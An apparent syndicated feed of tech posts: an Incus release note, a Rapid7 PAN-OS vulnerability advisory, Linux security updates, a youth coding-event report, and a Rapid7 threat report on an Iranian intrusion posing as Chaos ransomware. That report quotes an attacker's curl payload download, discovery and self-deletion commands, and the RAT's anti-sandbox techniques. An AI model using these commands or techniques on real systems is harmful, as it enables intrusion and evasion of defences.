Post Syndicated from The Atlantic original https://www.youtube.com/shorts/CCI7DOlRbrA
Incus 7.0 LTS released
Post Syndicated from jzb original https://lwn.net/Articles/1071469/
Version
7.0 of the Incus container and
virtual-machine management system has been released. Notable changes in this
release include the inclusion of a low-level backup API, the addition
of basic S3 operations directly in Incus to replace the now-unmaintained
MinIO project, as well as the removal of support for
cgroups v1 and xtables (iptables/ip6tables/ebtables). This is a
long-term-support (LTS) release, with support through June 2031.
The first 2 years will feature bug and security fixes as well as minor
usability improvements, delivered through occasional point releases
(7.0.x). After that initial two years, Incus 7.0 LTS will move to security only
maintenance for the remaining of its 5 years of support.A total of 204 individuals contributed to Incus between the 6.0 LTS and 7.0
LTS releases with 45 contributing between the 6.23 and 7.0 LTS releases.
Critical Buffer Overflow in Palo Alto Networks PAN-OS User-ID Authentication Portal (CVE-2026-0300)
Post Syndicated from Jonah Burgess original https://www.rapid7.com/blog/post/etr-critical-buffer-overflow-in-palo-alto-networks-pan-os-user-id-authentication-portal-cve-2026-0300
Overview
On May 6, 2026, Palo Alto Networks published a security advisory for CVE-2026-0300, a critical unauthenticated buffer overflow vulnerability affecting PAN-OS PA-Series and VM-Series firewall appliances. Prisma Access, Cloud NGFW, and Panorama appliances are not affected by this vulnerability. The vulnerability carries a CVSSv4 score of 9.3 and has been confirmed as exploited in the wild by the vendor.
CVE-2026-0300 is a buffer overflow (CWE-787) in the User-ID™ Authentication Portal (also known as Captive Portal), a non-default PAN-OS feature used to map IP addresses to usernames. An unauthenticated remote attacker can exploit this vulnerability by sending specially crafted packets to a device with the Authentication Portal enabled, achieving arbitrary code execution with root privileges on the affected firewall. No authentication or user interaction is required.
Palo Alto Networks has confirmed limited exploitation in the wild targeting Authentication Portals exposed to either untrusted IP addresses or the public internet. No patches are currently available; fixed versions are expected to begin rolling out on May 13, 2026, with additional releases through May 28, 2026.
PAN-OS is among the most widely deployed enterprise firewall operating systems in the world. Shodan identifies approximately 225,000 internet-facing PAN-OS instances, representing a significant attack surface. Rapid7 strongly urges all organizations running affected PAN-OS versions with the User-ID Authentication Portal enabled to apply the available workarounds immediately and prioritize patching as soon as fixed versions become available.
Mitigation guidance
Organizations running PA-Series and VM-Series firewalls with the User-ID™ Authentication Portal enabled should apply the available workarounds immediately and prioritize patching as soon as fixed versions are released. Check the official documentation to establish whether the affected User-ID™ Authentication Portal is currently enabled.
According to the Palo Alto Networks advisory, the following versions are affected by CVE-2026-0300:
|
Product |
Affected |
Unaffected |
Fix ETA |
|---|---|---|---|
|
PAN-OS 12.1 |
< 12.1.4-h5 < 12.1.7 |
>= 12.1.4-h5 >= 12.1.7 |
05/13 05/28 |
|
PAN-OS 11.2 |
< 11.2.4-h17 < 11.2.7-h13 < 11.2.10-h6 < 11.2.12 |
>= 11.2.4-h17 >= 11.2.7-h13 >= 11.2.10-h6 >= 11.2.12 |
05/28 05/13 05/13 05/28 |
|
PAN-OS 11.1 |
< 11.1.4-h33 < 11.1.6-h32 < 11.1.7-h6 < 11.1.10-h25 < 11.1.13-h5 < 11.1.15 |
>= 11.1.4-h33 >= 11.1.6-h32 >= 11.1.7-h6 >= 11.1.10-h25 >= 11.1.13-h5 >= 11.1.15 |
05/13 05/13 05/28 05/13 05/13 05/28 |
|
PAN-OS 10.2 |
< 10.2.7-h34 < 10.2.10-h36 < 10.2.13-h21 < 10.2.16-h7 < 10.2.18-h6 |
>= 10.2.7-h34 >= 10.2.10-h36 >= 10.2.13-h21 >= 10.2.16-h7 >= 10.2.18-h6 |
05/28 05/13 05/28 05/28 05/13 |
Until patches are available, Palo Alto Networks recommends one of the following workarounds:
-
Restrict User-ID™ Authentication Portal access to only trusted internal zones. Refer to Step 6 of the Live Community article and the Knowledgebase article for instructions on restricting access.
-
Disable User-ID™ Authentication Portal entirely if it is not required (Device > User Identification > Authentication Portal Settings > uncheck Enable Authentication Portal).
Please refer to the vendor advisory for the latest guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-0300 with authenticated vulnerability checks available in the May 6th, 2026 content release.
Updates
-
May 6, 2026: Initial publication.
Security updates for Wednesday
Post Syndicated from jzb original https://lwn.net/Articles/1071466/
Security updates have been issued by AlmaLinux (corosync, dovecot, image-builder, python-tornado, resource-agents, and systemd), Debian (openjdk-11, openjdk-17, and pyjwt), Fedora (pdns, pyOpenSSL, and squid), Slackware (hunspell), SUSE (alloy, avahi, bubblewrap, cmctl, coredns, curl, dpkg, firefox, golang-github-prometheus-prometheus, grafana, libpng12, PackageKit, sed, and xen), and Ubuntu (docker.io-app, nghttp2, python-django, and python-mako).
A day of big ideas at Coolest Projects USA Minnesota 2026
Post Syndicated from Sophie Ashford original https://www.raspberrypi.org/blog/a-day-of-big-ideas-at-coolest-projects-usa-minnesota-2026/
Coolest Projects USA Minnesota returned for its second year in the state on 11 April, with the celebration of creativity and coding coming to the Science Museum of Minnesota once again.
At its heart, Coolest Projects is about giving young tech creators the opportunity to be seen and heard, and to share something they’ve made and be celebrated for it, regardless of their experience level. With some joining in for the first time and others returning to showcase their latest build, every participant played a part in making the day special.

The event welcomed 65 participants and over 150 showcase visitors, with creators talking through their ideas, the challenges they had faced, and what they had learned along the way. Visitors explored the showcase, tried out hands-on activities, and connected with a community brought together by a want to celebrate the incredible things young people can do when given the opportunity.
Coding for a social purpose
A key moment in the day was the presentation of the Broadcom Foundation Coding with Commitment® award, celebrating a project that uses technology to make a positive difference.
This year’s recognition went to Rikita for her project ‘Smart Electronic Fruit Sorter — An affordable assistive technology for visually impaired people’.
The project is a fruit sorter designed to help visually impaired people identify fresh produce. Using a microcontroller and a gas sensor, the Fruit Sorter detects whether fruit is good or spoiled, triggering lights, sounds, and a servomechanism to either keep or discard the fruit.
Rikita overcame many challenges when building her project. She told us more about her experiences:
“First, I started out with a sorter made out of foam. However, when testing, I realised that the sorter would not bear the weight of the fruit. Then, I pivoted to 3D printing the sorter parts.
I also faced trouble with the electronics not working. I constantly played around with the connections and got it working. YouTube videos were of great help in guiding me!”

The award highlights how young people are not just learning to code, but using those skills to explore real-world challenges and ideas that matter to them. Rikita shared how she felt about receiving the award:
“I felt very happy and it has motivated me to continue my journey of inventions further. I did not expect the award, and so it was a very pleasant surprise.”
Celebrating ideas big and small
With entries spanning multiple categories, the event featured a wide variety of creative and technical work. Here are a few highlights.
ZaLayaa | FIND ME ASAP, AI
FIND ME ASAP is an emergency resource platform designed to help parents and guardians act quickly and effectively in the critical first moments after a child goes missing. Built by ZaLayaa in just 15 days, it goes beyond static guides by offering real-time, tailored support that people can use in high-stress situations. The platform is intentionally inclusive, recognising groups that can often be overlooked in emergencies, with features that consider children with invisible disabilities, complex medical needs, and rare health conditions, for example. Inspired by her own experiences navigating the world with multiple invisible conditions, ZaLayaa created FIND ME ASAP to fill a vital gap.
ZaLayaa shared what she found most challenging in building her project:
“My biggest challenge was making sure everything was actually real, correct, and useful, not just something that looks good.
This isn’t just information. It has to work when someone is stressed, scared, and trying to make fast decisions.”
ZaLayaa also explained what she enjoyed most about taking part in Coolest Projects:
“My favorite thing was the experience and all the lovely people there. It was really cool seeing all the different projects and what other kids built, and being in a room where it was all kids creating and sharing their ideas.”
You can find out more about ZaLayaa’s project at findmeasap.com.
Lawrence | Find the Chomiks, Scratch
Lawrence’s project is a fun exploration game he built using Scratch. You control a character, roam around the map, and hunt for hidden chomiks, each one with its own quirky look. It’s all about exploring, discovering, and collecting them all.
Lawrence shared some of the challenges he faced along the way:
“It was really hard switching between settings. I overcame [the challenges] by looking for bugs within my code, but when I figured that out, I was able to complete my game.”
Karin | Princess Maze, Scratch
Karin created Princess Maze, a Scratch game where players navigate four maze levels and battle a witch to win, or risk being trapped. During development, a bug allowed players to win even after being hit, which she fixed by using a ‘forever’ block to properly detect collisions.
Karin shared why she wanted to take part in Coolest Projects:
“I found out about it through The Bakken Museum and I thought, ‘Why not? I love coding.’ My favorite thing about the day was seeing all the different projects.”
Caroline | Terrapod, AI

Caroline created Terrapod to make plant care more accessible, especially for people who are too busy or physically unable to tend to their plants. It aims to provide a solution that allows plants to be cared for even when their owners can’t, making plant growing easier for everyone. She told us:
“I think our biggest problem was the wire management. We numbered them to be organised into numbered groups, but I’ve seen others do symbols like stars, which I think is really cool!”
Adelle, Nessa, and Matilda | Fashion Show Drama, Scratch
Adelle, Nessa, and Matilda created a Scratch project that tells the story of two performers, Charlie and Emma. Charlie struggles with stage fright that Emma only discovers just before their performance. With Emma’s support, Charlie overcomes her fear and is able to go on stage.
Nessa shared a challenge the team tackled during their build:
“One challenge was learning how to convert images from a JPEG to a PNG for the sprites to have a dress costume change. We wanted to show a difference between before the show and then preparing to go on stage. We found dress pictures on the internet and then we had to figure out how to make it look like they were actually wearing the dresses so it wasn’t just a copied picture with a white square background. We overcame it by our mentor helping us remove the background in Canva.”
Matilda also told us how the girls found working as a part of a team:
“We each had a part so each of our voices could be heard. We all had a say in what was going on. Nessa was the fashion designer. Adelle was the coder. I was the visionary! It was easier to work on this project in a group than alone.”

Thank you
We’d like to say a big thank you to all the young people who shared their projects, the families and mentors who supported them, and the volunteers and partners who made the event possible.
We would also like to thank Broadcom Foundation and Best Buy Co., Inc. for their continued support of Coolest Projects.
There’s still time to get involved in Coolest Projects 2026
If you would like to take part in Coolest Projects this year, there are still ways to get involved:
- Young creators anywhere in the world can take part in the Coolest Projects 2026 online showcase. Entries close on 27 May.
- Young people in several countries can participate in local events taking place around the world over the rest of the year, including Coolest Projects UK in Bradford on 16 May and Coolest Projects Canada in Vancouver on 30 May.
You can find out more at coolestprojects.org.
The post A day of big ideas at Coolest Projects USA Minnesota 2026 appeared first on Raspberry Pi Foundation.
Muddying the Tracks: The State-Sponsored Shadow Behind Chaos Ransomware
Post Syndicated from Alexandra Blia original https://www.rapid7.com/blog/post/tr-muddying-tracks-state-sponsored-shadow-behind-chaos-ransomware
Executive summary
In early 2026, a sophisticated intrusion initially appearing to be a standard Chaos ransomware attack was assessed to be consistent with a targeted state-sponsored operation. While the threat actor operated under the banner of the Chaos ransomware-as-a-service (RaaS) group, forensic analysis revealed the incident was a “false flag” masquerade. Technical artifacts, including a specific code-signing certificate and Command-and-Control (C2) infrastructure, suggest with moderate confidence that this activity is linked to MuddyWater (Seedworm), an Iranian Advanced Persistent Threat (APT) affiliated with the Ministry of Intelligence and Security (MOIS).
The campaign was characterized by a high-touch social engineering phase conducted via Microsoft Teams, where the attackers utilized interactive screen-sharing to harvest credentials and manipulate Multi-Factor Authentication (MFA). Once inside, the group bypassed traditional ransomware workflows, forgoing file encryption in favor of data exfiltration and long-term persistence via remote management tools like DWAgent. This report deconstructs the infection chain and analyzes the custom “Game.exe” Remote Access Trojan (RAT).
Additionally, this explores the process by which MuddyWater is increasingly leveraging the cybercriminal ecosystem to provide plausible deniability for geopolitical espionage and prepositioning, particularly in the US. The strategy highlights the convergence between state-sponsored intrusion activity and criminal tradecraft, where a big “tell” lies in the techniques that were deployed – and those that weren’t.
This overall strategy suggests the primary goal was not financial gain. It is also further proof of the lines blurring against the background of geopolitical tensions, and that attribution is becoming more difficult if teams do not take it upon themselves to conduct proper and thorough research.
Rapid7 coverage
Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.
Chaos ransomware: Profile and targeting
Active since February 2025, Chaos is a ransomware-as-a-service (RaaS) operation specializing in big-game hunting (BGH) attacks against high-profile organizations, with reported ransom demands reaching up to $300,000. Despite the name, it is distinct from the Chaos malware builder identified in 2021. The group emerged shortly after the July 2025 law enforcement disruption of BlackSuit infrastructure during Operation Checkmate and is likely composed of former BlackSuit and/or Royal members. To expand its operations, Chaos advertises its affiliate program on cybercrime forums, such as RAMP (prior to its takedown) and RehubCom.
Chaos relies heavily on social engineering and remote access abuse to gain initial access. Rapid7 observed techniques that include spam email flooding combined with voice-based phishing (vishing), often involving impersonation of IT support personnel. Chaos then persuades victims to grant remote access via legitimate tools such as Microsoft Quick Assist, allowing operators to establish an initial foothold.
In line with common ransomware practices, Chaos typically employs double extortion, exfiltrating sensitive data prior to encryption and threatening public disclosure via its data leak site (DLS). The group has also demonstrated triple extortion by threatening distributed denial-of-service (DDoS) attacks against the victim’s infrastructure. These capabilities are reportedly offered to affiliates as part of bundled services, representing a notable feature of its RaaS model. Additionally, Chaos has been observed leveraging elements of quadruple extortion, including threats to contact customers or competitors to increase pressure on victims.



A distinguishing characteristic of the group’s DLS is the use of a “blind” countdown timer, which withholds the victim’s identity until expiration, likely intended to accelerate negotiations (Figure 1). As of late March 2026, Chaos has claimed 36 victims and maintained a consistent operational tempo (Figure 2). The group predominantly targets organizations in the United States, with a particular focus on the construction, manufacturing, and business services sectors (Figure 3).
⠀
⠀
Incident overview

The intrusion that Rapid7 investigated began with a targeted social engineering campaign leveraging Microsoft Teams, where the threat actor (TA) engaged employees through external chat requests. By operating interactively through compromised users, the attacker conducted initial discovery, harvested credentials, including MFA manipulation, and quickly transitioned to using legitimate accounts for internal access.
From there, the TA established persistence using remote access tools such as DWAgent and AnyDesk, before deploying additional payloads and further control of the environment. Following this, the TA exfiltrated data from the compromised environment and subsequently contacted the victim via email, claiming data theft and initiating ransom negotiations (Figure 4).
⠀
Initial Access via social engineering and remote interaction
The TA achieved initial access through social engineering conducted via Microsoft Teams, where they initiated one-on-one chats with users from a controlled account. During these interactions, the TA established screen-sharing sessions, gaining direct visibility and interactive access to user assets.
While connected, the TA executed basic discovery commands, accessed files related to the victim’s VPN configuration, and instructed users to enter their credentials into locally created text files. In at least one instance, the TA deployed a remote management tool (AnyDesk) to further facilitate access.
⠀
ipconfig /all
nslookup
net start
whoami
ping
Figure 5: Discovery commands executed by the TA
⠀
Credential harvesting and account compromise
A key component of the intrusion involved interactive credential harvesting: The TA explicitly instructed victims to enter credentials into locally created text files (credentials.txt, cred.txt) and to modify MFA configurations to include attacker-controlled devices.
Additionally, Rapid7’s analysis of browser artifacts revealed access to the URL hxxps[://]adm-pulse[.]com/verify.php.
The URL mimicked a Quick Assist themed phishing page, indicating credential harvesting through impersonation.
Establishing initial foothold and remote access
Following credential compromise, the TA authenticated to internal systems, including a Domain Controller, using multiple compromised accounts. They then established persistent remote access through RDP sessions and deployment of the remote management tool DWAgent. The DWAgent installation chain included:
⠀
|
File name |
Description |
|
dwagent.exe |
Remote access tool |
|
pythonw.exe |
Cmd version of python interpreter |
|
dwagsvc.exe |
DWAgent service |
|
dwaglnc.exe |
Background component of DWAgent |
Table 1: Files observed during installation of DWAgent
Payload delivery and execution
The TA later executed commands via RDP to download additional payloads using curl:
curl hxxp[://]172.86.126[.]208:443/ms_upd.exe -o C:\ProgramData\ms_upd.exe
After the download, the TA executed the binary ms_upd.exe, initiating a multi-stage infection chain.
Upon successful execution, ms_upd.exe downloaded additional components:
⠀
|
File name |
SHA256 |
Description |
|
WebView2Loader.dll |
a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a |
Legitimate DLL |
|
Game.exe |
1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6 |
Backdoor granting the TA access to the infected machine |
|
visualwincomp.txt |
c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0 |
Encrypted configuration |
Table 2: Components downloaded by ms_upd.exe
Lateral movement
The TA expanded access within the environment by leveraging compromised accounts and establishing remote access channels. They used RDP sessions to move between systems, allowing them to operate interactively and access additional resources within the network.
Extortion activity and data leak claims
The TA distributed emails to multiple users, alleging successful data exfiltration, and provided a .onion link for negotiation. Open-source intelligence (OSINT) collection identified a corresponding entry on the Chaos DLS referencing data; however, all identifying details were redacted, as per the group’s typical “blind” countdown timer.
A subsequent email introduced a new contact address and instructed recipients to locate a note allegedly placed within their Desktop directory containing “access credentials” for a secure chat. Rapid7 conducted a threat hunt across all assets that focused on files created or accessed within Desktop directories and subdirectories and did not identify any artifacts consistent with the TA’s claims. The victim further validated the affected user systems and confirmed the absence of such files. Despite these inconsistencies in the initial proof-of-compromise, the TA later published the stolen data on its DLS in line with modern extortion tactics. The victim confirmed that the leaked data was legitimate.
Malware analysis
ms_upd.exe

The binary functions as a downloader that begins by collecting basic host information, including computer name, username, and domain. This data is used to generate a unique client identifier, concatenating computer name, username, and tick count, which is sent to the C2 server moonzonet[.]com via a /register request, followed by periodic /check requests to determine the execution flow.
Based on the C2 response, the malware either proceeds when receiving an “approved” status or retries registration, if instructed. Once approved, it reports a “downloading” status and prepares a working directory under the user’s Downloads folder (falling back to C:\Users\Public\Downloads if necessary).
The dropper then retrieves three payload components from the C2:
-
Game.dll (saved as WebView2Loader.dll)
-
Game.exe
-
Game.config (saved as visualwincomp.txt)
If all downloads succeed, the malware reports a “running” status and executes the primary payload – Game.exe. Execution success is monitored, with the result communicated back to the C2 as either “success” or “error”. Upon successful execution, the dropper triggers a self-deletion routine via a delayed command cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q \”%s\”.
⠀
As seen in Figure 6, the malware doesn’t use any form of obfuscation to hide its purpose – API imports are statically resolved, and strings are stored in a plaintext form. This simplicity suggests the tool was likely developed for limited or single-use deployment.
At the time of writing, only two samples have been observed in public repositories, both exhibiting identical functionality.
Game.exe
Game.exe is a custom RAT that masquerades as a legitimate Microsoft WebView2 application. Analysis of the binary’s PDB path C:\Users\pc\Downloads\WebView2Samples-main\WebView2Samples-main\SampleApps\WebView2APISample\Release\x64\WebView2APISample.pdb confirms that the developer trojanized the official Microsoft WebView2APISample project: https://github.com/MicrosoftEdge/WebView2Samples/tree/main/SampleApps/WebView2APISample.
The malware deviates from the dropper in a way that it implements some obfuscation and anti analysis techniques:
|
ATT&CK ID |
Technique |
Purpose |
Example |
|
T1027.007 |
Dynamic API and DLL resolution |
Hide the malware functionality |
Usage of LoadLibraryA() and GetProcAddress() APIs |
|
T1027 |
String Obfuscation |
Hide sensitive strings from AV solutions |
Names of DLLs, APIs, registry paths |
|
T1497.001 |
Sandbox Detection |
Search for known analysis-related DLLs that are loaded into the current process |
sbiedll.dll, dbghelp.dll, api_log.dll, vmcheck.dll, wpespy.dll |
|
T1497.001 |
Virtual Machine Detection via CPU |
Compare the processor name string against a list of virtualization-related keywords |
Virtual, VMWare, KVM, Hyper-V |
|
T1082 |
Removable Drive Enumeration |
Enumerate logical drives and check if any removable drives are present |
Usage of GetLogicalDrives() and GetDriveTypesA() to enumerate logical drives and compare their type against DRIVE_REMOVABLE |
|
T1497.003 |
Sleep / Timing Check |
Identify sandbox time-skipping mechanisms or identify hooked timing APIs |
GetTickCount() followed by Sleep(1000) and another GetTickCount() to verify if approximately one second elapsed |
Table 3: Anti analysis / anti detection techniques used by Game.exe
⠀
If the malware does not detect an analysis environment,, it establishes persistence by self-installing into a randomized directory under C:\ProgramData\visualwincomp-<random>\, where it copies itself alongside a legitimate WebView2Loader.dll and an encrypted configuration file, visualwincomp.txt.
Additionally, the malware enforces single execution on an infected host by registering the mutex ATTRIBUTES_ObjectKernel.
